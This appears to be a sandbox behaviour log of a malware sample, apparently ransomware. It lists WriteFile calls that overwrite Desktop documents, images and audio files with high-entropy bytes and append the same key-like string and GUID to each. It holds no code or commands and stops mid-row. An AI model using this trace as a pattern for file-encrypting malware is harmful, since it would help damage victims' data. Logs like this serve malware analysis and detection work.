C:\Users\user\Desktop\EWZCVGNOWT.png	1026	256	fd fd 78 fd fd 07 25 7f fd fd 7f 40 fd fd 26 71 0d 42 fd fd fd 12 fd 79 65 79 fd 63 fd 3f 1a fd 2c 63 57 57 fd 29 fd fd 4e fd 51 fd fd fd 3e fd 03 20 65 fd fd 7f fd fd fd fd fd 14 fd fd 65 8d fd 73 fd 15 07 45 5d fd fd 50 0b fd 1e 0a 0c fd 06 2c fd 53 fd 30 fd fd 77 6e fd 30 6e fd 29 4c fd fd 2d 3d fd fd 0a 2a fd fd 1f 45 fd 6e 56 21 2b 1d 49 fd fd 5c fd 4a fd fd 02 33 fd fd 38 71 4d 5a 03 fd 43 fd fd fd 2f 5a fd fd 5d 77 17 fd fd 59 fd fd 45 fd fd 43 48 4a 78 fd 7e 0f fd 25 78 1d fd 7d 68 04 76 1b 29 fd 4e fd 13 29 90 7b 44 fd 47 fd 0d fd 77 51 fd 23 73 fd fd fd fd 27 50 fd 3d fd fd 2e 50 26 fd 1a 3e fd fd 7a 47 fd 74 3d fd fd 5a 37 42 7b fd 55 db fd 14 fd fd fd 69 fd 3b fd 0d fd fd fd 42 fd fd fd fd 03 2b 24 16 07 32 08 78	x%@&qByeyc?,cWW)NQeesE]P,S0wn0nL-=*EnV!+I\J38qMZC/Z]wYECHJx~%x}hv)N){DGwQ#s'P=.P&>zGt=Z7B{Ui;B+$2x	success or wait	1	4115FA	WriteFile
C:\Users\user\Desktop\EWZCVGNOWT.png	1282	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3ppg85iRBRKnEdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Desktop\EWZCVGNOWT.png	1322	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\GRXZDKKVDB.jpg	5	1021	5b 0f 6b 64 45 fd 4b fd fd 18 76 fd fd 7c fd fd fd fd 63 1c 11 2f 0e 1f 2e 3a fd 25 fd 36 51 fd fd 66 68 d9 fd fd 38 fd 4c fd fd fd fd 35 fd fd fd fd 71 51 27 fd fd 69 fd 2a fd 3e 5d fd 20 fd fd 2d 37 1f 0b fd fd 60 68 fd 29 51 5b 3b 1e fd fd 5a fd fd fd fd 6b c5 50 fd 77 fd fd 78 5e fd 15 5b 57 fd fd 66 fd fd 50 36 77 fd 6a fd fd 75 58 fd fd 77 06 fd 5b 17 fd fd 9e 52 1d fd 57 fd fd fd 2f 66 64 11 fd fd 67 fd fd fd 0b 43 fd fd 7e fd 25 fc fd 75 62 fd 69 04 19 fd 18 6d fd 07 fd fd fd fd 4e fd 23 fd 6f fd 14 24 1f 47 fd 07 7d 1c 77 1d 2a 3b 17 3b fd 30 8a 0c 67 76 7e 27 fd fd fd 15 5f fd fd 53 5e 77 6f 14 59 75 04 fd 59 3c 39 24 2a 48 fd 32 0d 0d fd fd fd 41 fd 50 fd 01 64 fd 34 14	[kdEKv|c/.:%6Qfh8L5qQ'*>] -7`h)Q[;ZkPwx^[WfP6wjuXwRW/fdgC~%u bmN#o$}w*;;0g~'_S^woYuY<9$*H2AP4	success or wait	1	411859	WriteFile
C:\Users\user\Desktop\GRXZDKKVDB.jpg	1026	256	4e fd fd 48 fd 38 08 34 fd fd 3c fd 52 fd 30 fd 67 58 fd fd fd fd fd 6b fd fd 59 fd fd 71 7a 69 fd 08 fd fd fd fd 28 30 fd 24 fd 06 fd fd 38 65 fd fd 57 2d 58 7b 2b fd fd fd fd 4e fd fd fd 2d fd fd 73 7f fd 64 7c 65 fd 4e fd fd 47 fd 7c fd 37 fd fd 13 fd fd fd 66 fd 5d fd fd 32 fd 72 6a 6d fd 1a fd 13 64 71 5d 59 78 fd fd fd 76 70 77 1e 1f 32 0e fd 3b 66 fd fd 61 20 fd fd 1c 2c 4b 0e 1a 6b fd 4a 67 fd 0c 60 d2 fd fd fd 13 fd 32 26 fd 37 0f fd 2c fd fd 75 46 fd 6e fd 00 fd fd 7b 79 fd 0f 50 fd 11 fd 2a fd 4d fd fd 62 fd fd 68 fd fd fd 5d fd fd fd 09 05 6f 0a fd 42 fd 44 2c 7c 84 fd 6e fd fd 29 5a fd 0f fd fd 25 fd 26 4a fd fd 7e fd 2a 5a fd fd 14 fd fd fd 33 14 55 fd 16 fd 75 43 fd 02 3a 68 fd 1a 1f 35 fd fd 64 2b 79 fd	NH84<R0gXkYqzi(0$8eW-X{+-sd|eNG|7f]2rjmdq]Yvpw2;fa ,kJg`2&7, Fn{yP*Mbh]oBD,|n)Z%&J~*3UuC:h5d+y	success or wait	1	4115FA	WriteFile
C:\Users\user\Desktop\GRXZDKKVDB.jpg	1282	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3ppg85iRBRKn EdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Desktop\GRXZDKKVDB.jpg	1322	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\NVWZAPQSQL.mp3	5	1021	fd 42 1f cd fd fd 47 fd 39 fd 59 fd 05 79 52 fd 11 1b fd 33 5d fd 7f fd 03 fd 30 fd 0c fd fd 73 29 fd 62 fd fd 58 18 77 2c 06 6d 17 fd 32 fd fd 66 fd 4b 6f 26 fd fd 40 59 fd fd fd 3b 05 fd fd fd fd fd fd fd fd 5f 44 33 c2 33 fd fd 10 3d fd fd fd fd 60 fd fd 69 06 54 fd fd 01 1b 53 fd 27 fd 4d 76 10 08 46 63 fd fd fd fd fd fd fd fd 18 7b 04 fd fd fd fd 70 4b 3f 10 76 fd fd 2d fd fd 6e fd fd fd fd fd 33 fd 6b 75 29 3b 56 39 56 fd 65 29 fd 54 fd fd fd fd 27 fd 02 22 fd fd 53 fd 3d 5e 79 6f fd fd 71 22 10 fd fd fd fd 04 57 27 37 fd fd 6a fd 7d 62 fd 28 6a c2 fd 3a 36 fd 79 67 09 fd 12 69 3a 4f 48 07 fd 46 fd 3f fd fd 04 fd fd fd fd fd 0e 04 20 fd 73 fd fd fd 1d fd fd fd 31 5d fd fd fd 72 50 44 fd 15 3e fd fd 0e 7b	BG9Yy3]0s)bXw,m2fKo&@Y;_D33=iTS'MvFc{pK?v-n3ku);9Ve)T'"S=^yoq"W'7j}b(j:6ygi:OHF?s1]rPD>	success or wait	1	411859	WriteFile
C:\Users\user\Desktop\NVWZAPQSQL.mp3	1026	256	fd 56 fd 1f 32 fd fd fd 35 fd 62 76 fd 27 fd fd 37 6e 1f fd 6f fd fd 74 7a fd 7d fd 7a fd fd fd fd fd fd 5d 70 36 47 33 30 fd 20 2a fd fd fd 22 fd 07 7e 7c 6e 07 5f fd fd fd 31 70 fd 1e 2b 66 fd fd 78 16 38 fd 50 48 79 60 56 fd 29 fd fd fd 25 77 fd 15 fd 38 fd 73 fd fd 67 24 fd 6d 9d fd 54 fd 8a fd 61 fd fd 3b 51 1f fd fd 15 fd fd 50 fd fd fd 1a 3b 18 fd 5f 0f 52 5e 1a fd 7b fd fd 5e 58 fd 30 30 fd 32 3e fd 6e fd 5c fd 2c 44 17 fd 6e 2e fd 01 fd fd 14 fd fd fd fd 5a 10 23 fd 61 fd 6b 5a 37 69 fd fd 17 fd fd 90 fd fd 73 fd fd 19 46 27 9e fd 67 fd 1f 17 4e fd 07 fd 56 25 48 fd 52 fd fd 0c 7c fd 75 fd fd fd 44 fd 2f 67 fd 0c 31 0e 2d 33 fd 46 fd 02 fd 40 3e 3b 6b 2d fd fd fd 30 fd 6b fd 00 4a fd fd 12 fd fd fd 43 fd 21 60	V25bv'7notz}z]p6G3 "~|n_1p+fx8 PHy`V)%w8sg$mTa;QP;R^{^X002>n\ ,Dn.Z#akZ7isF'gNV%HRuD/g1-3F@>;k-0kJC`	success or wait	1	4115FA	WriteFile
C:\Users\user\Desktop\NVWZAPQSQL.mp3	1282	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3ppg85iRBRKnEdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Desktop\NVWZAPQSQL.mp3	1322	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\NVWZAPQSQL.pdf	5	1021	40 fd fd fd 5b 27 48 fd 28 46 fd 61 fd 7f 29 fd 5a fd fd fd 5e fd 14 fd 01 2e 11 fd fd 41 06 4b 20 63 fd 25 6a fd 5b fd 6d fd 28 70 33 fd fd 5b fd fd 3f fd 59 6c fd 71 fd 28 15 65 70 72 3c 60 fd 5f 07 fd fd fd 6e fd fd fd fd 02 69 fd fd 76 fd a2 71 fd 62 0b fd fd 45 1e fd 3d fd fd 6c fd 36 76 2c fd 1d fd 7e fd 2d fd 01 fd fd 19 fd 0c 0d fd fd fd 77 1b fd fd 63 fd 3c fd 17 42 fd 2a 17 fd fd 61 52 17 fd 7c 06 fd 48 4d 16 26 61 41 4c fd 78 fb 3e fd 43 fd fd 17 42 fd 65 19 5e 44 41 7f 53 fd fd 39 13 fd 6f 70 fd fd 18 73 6f fd fd fd 58 fd 27 fd 36 fd 7e fd 66 20 27 0c 10 5b 59 fd 69 49 fd 1d fd 5e fd 79 66 17 fd 53 12 3f 7d 13 6a 11 61 fd fd 5a 3d 25 fd 21 fd 45 fd 1b 45 fd fd fd 14 78 fd 7d 3e fd 2e 73 fd fd 6c fd fd 0a 70 fd fd fd 0d	@['H(F)Z^.AK c%j[m(p3[?Ylq(epr <`_nivbE=l6v,~- wc<B*aR|HM&aALx >CBe^DAS9opsoX'6~f '[YiI^yf?}jaZ=%!EEx}>.slp	success or wait	1	411859	WriteFile
C:\Users\user\Desktop\NVWZAPQSQL.pdf	1026	256	39 20 11 70 fd fd 6f 0e fd 74 33 fd fd 21 fd fd 04 d6 74 fd 1f 88 47 0b 09 fd 12 fd fd fd fd 0b fd 69 75 fd fd fd 5b 7f 48 fd fd fd fd 54 12 fd fd 4d 22 6f d3 fd 29 68 6f fd 0c fd 47 6a fd 4f 2b fd 30 fd 76 fd fd 5a fd fd fd fd 73 fd 1e fd fd fd 18 fd fd 45 fd 78 fd fd fd 02 fd 09 3b 41 5e 38 fd fd 3c 70 fd 5b 70 fd 47 fd fd fd fd 46 fd 62 21 fd 62 fd 05 fd 29 fd 47 68 fd 3a 22 66 fd 15 6a fd 19 4a fd 62 fd 6b fd 14 fd fd 04 05 6a 7f fd fd fd 54 26 fd c0 2d 1d fd 38 fd fd fd fd fd 58 1a fd 41 fd 2e 65 2e fd 67 11 fd 4c 5b fd 4b 36 26 fd 47 fd 45 78 0a 26 4c 28 fd fd 14 f7 20 7c 43 00 41 7b 37 00 3c 5b fd fd e0 2d fd 58 fd fd 4a fd 0a 3e fd fd 11 fd 20 6f fd 57 00 fd 21 1f fd 0f 66 50 fd 16 1b 54 49 fd fd fd fd 1e	9 pot3!tGiu[HTM"o)hoGjO+ 0vZsEx ;A^8<[pGb!b)Gh:"fjbkjT&- 8XA.e.gL[K6&GEx&L(|A{7<[-XJoW!fPTI	success or wait	1	4115FA	WriteFile
C:\Users\user\Desktop\NVWZAPQSQL.pdf	1282	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3 ppg85iRBRKn EdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Desktop\NVWZAPQSQL.pdf	1322	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\NVWZAPQSQL.xlsx	5	1021	5d 0c 3a 5c 57 fd 73 fd 31 fd 79 fd 2f 01 54 fd 4d fd 20 fd fd 07 f3 75 6c 3e 2a 42 7d 74 0b fd fd fd 32 fd fd 34 10 50 fd fd 39 fd fd fd 08 fd 30 25 fd fd fd 28 fd fd fd 60 fd fd fd fd fd 26 fd 15 51 fd fd 22 fd 60 fd fd fd fd 37 31 fd fd fd 47 0f 09 7d fd 11 fd fd 39 fd ce fd 68 4b fd 18 fd 06 fd 62 19 34 fd 62 6a fd fd 40 6b 13 fd 11 06 7d fd 64 19 fd fd 67 7f fd fd fd fd 02 fd 3e 3d 74 fd fd 66 fd 22 33 fd fd fd fd fd fd 48 fd 4a 5a fd 39 47 43 fd fd 11 40 fd 4d 54 fd fd 43 67 fd 01 7b fd 63 5f 02 fd fd 55 fd 77 76 49 08 00 79 fd 05 19 fd 54 fd 51 fd 11 35 fd fd fd 75 fd 78 fd 2f 16 5d 27 fd fd fd 07 6c 0d 02 03 fd 51 fd 69 02 58 50 fd 3d 2e fd 3a 76 26 fd fd fd 30 25 6c fd fd fd 56 5a fd 01 fd 09 b8	]:\Ws1y/TM ul>*B}t24P90%(`&Q"` 71G}9hKb4bj@k}g>=tf"3 HJZ9GCMTC g{c_UwvIyTQ5ux/]'liXP=.: v&0%lVZ	success or wait	1	411859	WriteFile
C:\Users\user\Desktop\NVWZAPQSQL.xlsx	1026	256	fd fd 06 fd 47 46 fd fd 63 fd fd 1a 57 1f fd 3b fd 55 fd 42 0e fd 01 74 fd 0b fd fd 1d 50 5f fd fd 6f 52 fd 64 fd fd fd 74 fd 4a 45 fd fd fd 2e fd fd 3f fd fd 16 fd 73 43 5c fd 64 fd 44 fd 21 fd 07 fd fd 74 fd 55 38 fd 1b 29 fd 1f 21 fd fd 2a 22 fd fd 12 7f 5d 69 39 26 2f 01 51 fd fd 48 09 45 39 10 fd 26 09 12 fd 3a fd 4d 01 13 09 fd 49 fd fd fd fd 09 56 fd 70 fd 5e 73 fd 1c fd 7a 2e 04 fd 10 4e fd 00 fd 05 5e fd 3d 30 fd 08 3a fd 2c fd fd fd fd 54 fd fd e7 fd fd fd 32 fd fd 47 fd 22 08 77 fd fd fd fd fd fd 51 46 55 e5 fd fd 20 fd 3f fd 17 3f 23 fd fd fd fd 51 4e 4c fd 4e 4f fd 36 fd fd 00 1f fd 3e 05 fd fd 78 44 fd fd fd 02 7d 00 4b fd fd fd fd 17 19 56 fd 0d 3c 1d 2a fd 7b fd fd 78 4a fd fd 46 4c 1c fd fd fd fd fd 44	GFcW;UBtP_oRdtJE.? sCdD!tU8)!*"]i9&/QHE9&:MIVp^sz.N^ =0:,T2G"wQFU ?? #QNLNO>xD}K<*{FLD	success or wait	1	4115FA	WriteFile
C:\Users\user\Desktop\NVWZAPQSQL.xlsx	1282	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3 ppg85iRBRKn EdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Desktop\NVWZAPQSQL.xlsx	1322	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\PALRGUCVEH.png	5	1021	7b 5f fd 34 fd fd 7f 7e fd 64 2f fd 34 fd 1f fd 21 32 fd 09 fd 74 3e fd 62 01 fd fd 76 fd fd fd 78 64 5a fd 27 18 02 3a 3c 27 fd fd 7d 65 fd 07 47 fd fd fd 43 7a 3b 79 fd fd fd fd 73 39 fd fd 20 fd fd 74 fd 1f 06 fd 2b 1e fd 6a d9 67 fd fd fd 46 57 1a 59 fd 4f 62 fd 3a 46 fd fd 45 02 fd 41 50 22 fd fd 62 06 73 5f 64 fd 55 fd fd 43 22 d9 71 03 5c 7f 7c 07 fd fd 00 09 28 fd 67 51 68 48 9d 0c fd 19 27 fd c0 fd 52 fd fd 03 35 fd 79 03 06 44 fd 70 3f fd 3c 3d fd fd 74 fd 1d 0d 5d fd 70 fd fd 75 fd 2a 29 50 fd 32 fd fd fd 25 16 46 fd fd fd 63 7e fd 37 f5 fd 43 55 fd 61 2e 6d 99 fd fd 7c 4e 59 42 6b 61 4b fd 48 fd 59 3d 20 4b 31 12 34 fd 16 52 42 fd 78 88 64 fd fd fd 3b 0e fd fd 00 69 5e fd 74 fd 73 fd fd fd 0b 33	{_4~d/4!2t>bvxZ':<'}eGCz;ys9 t +jgFWYOb:EAP"bs_dUC "q|(gQhH'R5yDp?<=t]pu*)P2%Fc~7CUa.m|NYBkaHY= K14Rxd;i^ts3	success or wait	1	411859	WriteFile
C:\Users\user\Desktop\PALRGUCVEH.png	1026	256	fd 04 fd 68 67 fd fd fd fd fd fd 7a fd 7d fd fd 7c 50 6c 1a 9c fd 04 fd fd 4c fd fd 16 28 34 6c 57 2a 01 fd fd 1b fd 45 74 fd 3c 10 a7 57 fd fd 1d 7c fd 13 6f fd fd 52 fd 5f 7b 55 30 fd 34 6c fd 45 4a 5e 5d 2d 51 81 fd 42 fd fd fd 79 52 fd fd fd fd 6c fd 31 3e fd fd fd 37 fd 02 53 50 9c fd 14 fd fd fd 47 3b fd 7f fd 77 fd 33 68 fd fd fd 3c fd 3c 41 fd 09 fd 0a fd fd 30 75 48 fd 1a 56 fd fd 64 fd 51 29 fd 00 58 fd fd fd 43 4a 71 fd 5c 48 fd 4f fd 49 fd fd fd fd 37 63 fd fd 4a 77 56 fd 18 fd fd 17 fd 51 fd 51 fd 46 fd 3f fd 3e fd 17 18 fd fd fd fd fd 71 fd 28 69 06 fd fd fd fd fd 23 fd 1b fd 3e 52 fd 31 72 fd 1b fd fd 39 37 43 1f 3f 10 52 fd 49 fd fd 40 fd 45 0e 4f fd 0b 19 fd fd 64 7c fd fd 21 fd 44 fd 44 26 77 53	hgz}|PlL(4lW*Et<W|oR_{U04lEJ^]-QByRl1>7SPG;w3h<<A0uHVdQ)XCJq\HOI7cwVQQF?>q(i#>R1r97C?RI@EOd|!DD&wS	success or wait	1	4115FA	WriteFile
C:\Users\user\Desktop\PALRGUCVEH.png	1282	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3ppg85iRBRKnEdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Desktop\PALRGUCVEH.png	1322	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\PIVFAGEAAV.docx	5	1021	fd 00 fd fd fd 6b fd fd 3d 7e fd fd 6b 02 44 71 0b fd 02 2e 44 0b 81 fd 12 15 47 fd fd 41 56 56 fd 72 fd fd 91 59 71 fd fd fd 5d 05 5d 11 53 77 79 fd fa fd fd fd aa 3a 19 fd 6f fd 0e 19 fd fd 43 3f fd 0f 2e 10 fd fd 6d 5e fd fd fd fd 76 7f 22 11 46 17 5b fd 0e 03 5e 5c fd fd 0a fd fd 18 73 fd fd fd 4d fd 5a 4a fd fd fd 55 46 40 fd fd 2b fd 7f 2a 71 fd fd 40 fd fd 0c fd 77 fd fd fa 34 fd 7f 6c 0f fd 31 fd 6c fd fd 13 fd 52 46 02 28 fd fd 14 fd 19 45 fd 4e fd 47 05 3a 15 fd 75 fd 0c 59 fd 68 fd 34 2d fd 36 2d fd 6b fd fd 14 32 fd 47 23 fd 1a 77 0f 70 11 68 2c 05 fd 4c 7c fd fd 18 fd 56 fd fd 3a fd fd 10 fd fd fd fd 51 1e 53 fd fd 04 23 6b 59 fd fd fd 5d fd 11 35 fd fd fd 03 b1 73 38 fd 75 fd 4d fd 78 18 fd 01	k~kDq.DGAVVrYq]]Swy:oC?.m^v"F[^\sMZJUF@+*q@w4l1lRF(ENG:uY4-6-k2G#wphL|V:QS#kY]5s8uMx	success or wait	1	411859	WriteFile
C:\Users\user\Desktop\PIVFAGEAAV.docx	1026	256	40 15 fd 45 1e fd fd 73 45 62 3d 0b 34 fd 08 1d 6f 7c b2 1c fd fd fd 2c fd fd fd 25 fd fd fd fd fd 5b 2d 12 65 fd 35 fd fd 51 6e 96 fd 5c 48 fd 03 fd fd fd 27 fd fd 1c fd fd 40 50 fd fd fd 43 13 fd 2e fd fd fd 0a fd d1 3f fd 34 fd fd fd 40 fd 3d 55 1f fd 7b 7a 00 13 fd 46 fd 30 fd 47 fd 51 2b 6e 27 39 76 36 0b 60 35 15 09 08 0d fd fd fd fd fd 2e 6a fd fd f2 65 20 fd 9b 70 12 fd 26 fd fd fd 3e fd 19 f2 fd fd fd 0e fd 6f fd 4d fd fd 7e fd 5b 17 fd fd fd 01 fd fd 04 5f fd fd 50 57 7b fd 4c fd 07 3d fd 3d 6c fd fd fd fd fd 39 5f 55 21 1d fd 10 16 fd 0e fd 52 62 fd 89 fd fd 6b 70 fd fd fd 64 08 fd fd fd fd 54 fd 3f fd fd 3e 25 74 fd 11 56 66 5c 27 fd fd fd fd fd 02 fd fd 1c 46 fd fd fd fd 6c 61 61 15 fd 14 fd 2c	@EsEb=4o|,%[-e5Qn\H'@PC.?4=U{zF0GQ+n'v6`5.je p&>oM~[_PW{L==l9_!RbkpdT?>%tVf\'Flaa,	success or wait	1	4115FA	WriteFile
C:\Users\user\Desktop\PIVFAGEAAV.docx	1282	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3ppg85iRBRKnEdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Desktop\PIVFAGEAAV.docx	1322	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\PIVFAGEAAV.xlsx	5	1021	c2 27 19 fd 0d 51 6e 36 fd 5a 0b 35 fd 18 fd 6f 98 54 5c 1d 5b 26 fd fd fd 04 4c fd fd 47 fd fd 36 59 fd 30 fd 53 26 7b fd 21 fd 32 15 2c 35 fd 22 fd 3f fd fd 60 fd 19 fd fd fd 1a 65 53 44 14 fd fd 59 fc 77 fd fd 6f 74 3c fd fd 6c 33 fd 11 64 0b c4 02 68 31 3a fd fd fd fd 43 c5 fd 6b 31 fd 66 fd 5c fd 6d 31 fd 47 59 42 fd 36 fd fd fd e9 fd 01 13 5c 29 fd 06 66 fd fd fd fd 24 fd 4e 69 1c 59 fd 47 fd fd 46 67 57 fd 2c 1d fd fd fd fd e6 fd fd 6c 01 fd 74 76 fd 3a fd fd 1c 28 1d 1a 5a 51 58 fd fd fd 7e fd 3c 63 7f 00 65 fd 2c fd fd fd 5d 09 47 fd 3c 13 fd c9 2f b0 34 fd fd 22 1f 58 fd 7d 11 40 fd fd 51 fd fd fd fd fd 69 41 3d fd 06 fd 37 32 fd 43 3c 16 fd fd fd 77 fd 36 0c fd 09 fd fd fd 3d fd 52 14 fd 6e 2b	'Qn6Z5oT\[&LG6Y0S& {!2,5"?`eSDY wot<l3dh1:Ck1f\m1GYB6 \)f$NiYGFgW,ltv:(ZQX~ <ce,]G</4"X}@QiA=7 2C<w6=Rn+	success or wait	1	411859	WriteFile
C:\Users\user\Desktop\PIVFAGEAAV.xlsx	1026	256	66 17 40 fd 4d fd 1f 19 63 fd 7f 25 5a fd 3c fd 4c fd 73 fd 7c fd fd fd 5c fd 63 74 42 7f 44 bd 17 fd fd 3f 2e 66 fd 0c 6c 0c fd 05 19 fd 46 75 fd fd 5e fd 1b fd 2c fd fd 07 fd 3c 0d 14 18 12 fd fd 2c fd fd fd 6d 18 34 fd 1a 47 0a fd fd 58 21 7c fd 1c 30 fd 42 fd 51 2d 61 7c fd 12 fd 03 33 5d fd fd fd 3c 1d 66 fd 38 31 77 fd fd fd fd 5a 31 3e 15 5e 74 66 5c 5b 6e fd 2d fd 71 48 fd fd 58 54 fd 0f fd fd fd 67 78 fd fd 5c 4b 02 01 fd 10 7c 3f 01 fd 31 fd 39 77 40 4f 07 52 fd fd 58 fd 09 fd 1a fd 4f fd 4a 5b 68 fd 11 fd 2f 1c fd 13 fd 6a 66 58 fd fd 5d 49 0e 1f 08 fd fd fd 78 60 31 00 69 57 fd 30 fd 16 fd 00 fd 14 fd 55 fd 6b 6f fd 2f 70 4e 21 fd fd fd 31 fd fd 7d 76 fd fd 00 a5 fd 20 23 fd fd 74 fd 7c fd fd 05 2e fd fd 4b 64 3b 5f	f@Mc%Z<Ls|\ctBD?.flFu ^,<,m4GX!|0BQ-a|3] <f81wZ1>^tf\[n-qHXTgx |? 19w@ORXOJ[h/jfX]Ix`1i W0o/pN!1}v #t|.Kd;_	success or wait	1	4115FA	WriteFile
C:\Users\user\Desktop\PIVFAGEAAV.xlsx	1282	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3 ppg85iRBRKn EdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Desktop\PIVFAGEAAV.xlsx	1322	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07- BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\SQSJKEBWDT.jpg	5	1021	76 28 fd fd 10 6e fd fd 23 fd fd 34 fd b1 fd 78 4a fd 1e 2c fd 45 fd fd 5e 0e fd 18 fd 22 35 10 46 2c fd fd 44 fd fd fd 78 68 fd de fd 18 fd fc 62 fd 65 fd 35 1d 7d fd fd 70 fd 31 55 4e 2b fa 0a fd fd 20 fd fd fd fd 71 6e fd 17 fd fd fd 65 fd 25 fd 63 fd fd 07 75 7d fd fd 64 fd c1 22 27 2a 6f fd 29 54 fd fd fd fd fd fd 75 fd 75 53 0c 60 25 fd 75 2a 24 03 fd 27 36 2b fd 7c fd fd fd 2f fd fd fd 12 46 00 45 02 fd 56 30 04 fd 5c fd 50 17 fd 6f fd 7c 46 fd fd 41 2a 3c fd 6b fd fd 1b fd 27 55 fd 2d fd 2d fd 3a 1d fd 3f fd 5a 5e 48 fd fd 70 fd 6a fd 3f 59 4a 63 fd 12 0d 0d fd fd 2e 60 fd fd 55 49 fd 60 fd 61 50 7a fd 6a fd 44 53 02 fd fd fd 6a 55 4c 1a 30 3c fd 20 3a fd fd 28 20 fd 14 fd 4a 1a fd 75 7d 51 fd fd 57 fd	v(n#4xJ,E^"5F,Dxhe5}p1 UN+ qne% cu}d""*o)TuuS`%u*$'6+|/F EV0\Po|FA*<kU--:? Z^HpjYJc.`UI`aPzjDS jUL0< :(Ju}QW	success or wait	1	411859	WriteFile
C:\Users\user\Desktop\SQSJKEBWDT.jpg	1026	256	5c fd 0e fd 2f fd fd fd 04 fd 29 fd 0c 55 50 19 5e 21 fd 17 fd fd 61 3d 00 27 20 fd 35 fd fd 0c fd 7f 54 62 12 73 2d 3f 11 19 fd 4b 35 77 fd 5c fd 21 2d fd 47 4e 2f 7f fd 16 fd fd 17 fd fd 40 01 fd 02 ac 04 fd fd 61 27 fd 61 5e 3a 6e fd fd fd 1d 6f 73 4a 43 fd 4a fd 10 fd 37 fd fd fd 62 44 66 fd fd 2b fd 43 34 fd fd 0d 5a fd 05 fd 57 2a fd 29 fd 6c 16 fd 4c fd 2a 5c b1 fd 4b 63 fd fd 4d fd 3b fd 36 fd fd 62 6d 69 3f 4e 68 65 43 12 fd 29 fd 03 77 2a 37 fd 58 08 67 fd fd 31 03 66 fd fd 55 26 4c fd 6f fd fd 07 fd fd 7d 2d fd 19 fd 5b 70 fd 7a 12 fd fd 30 fd 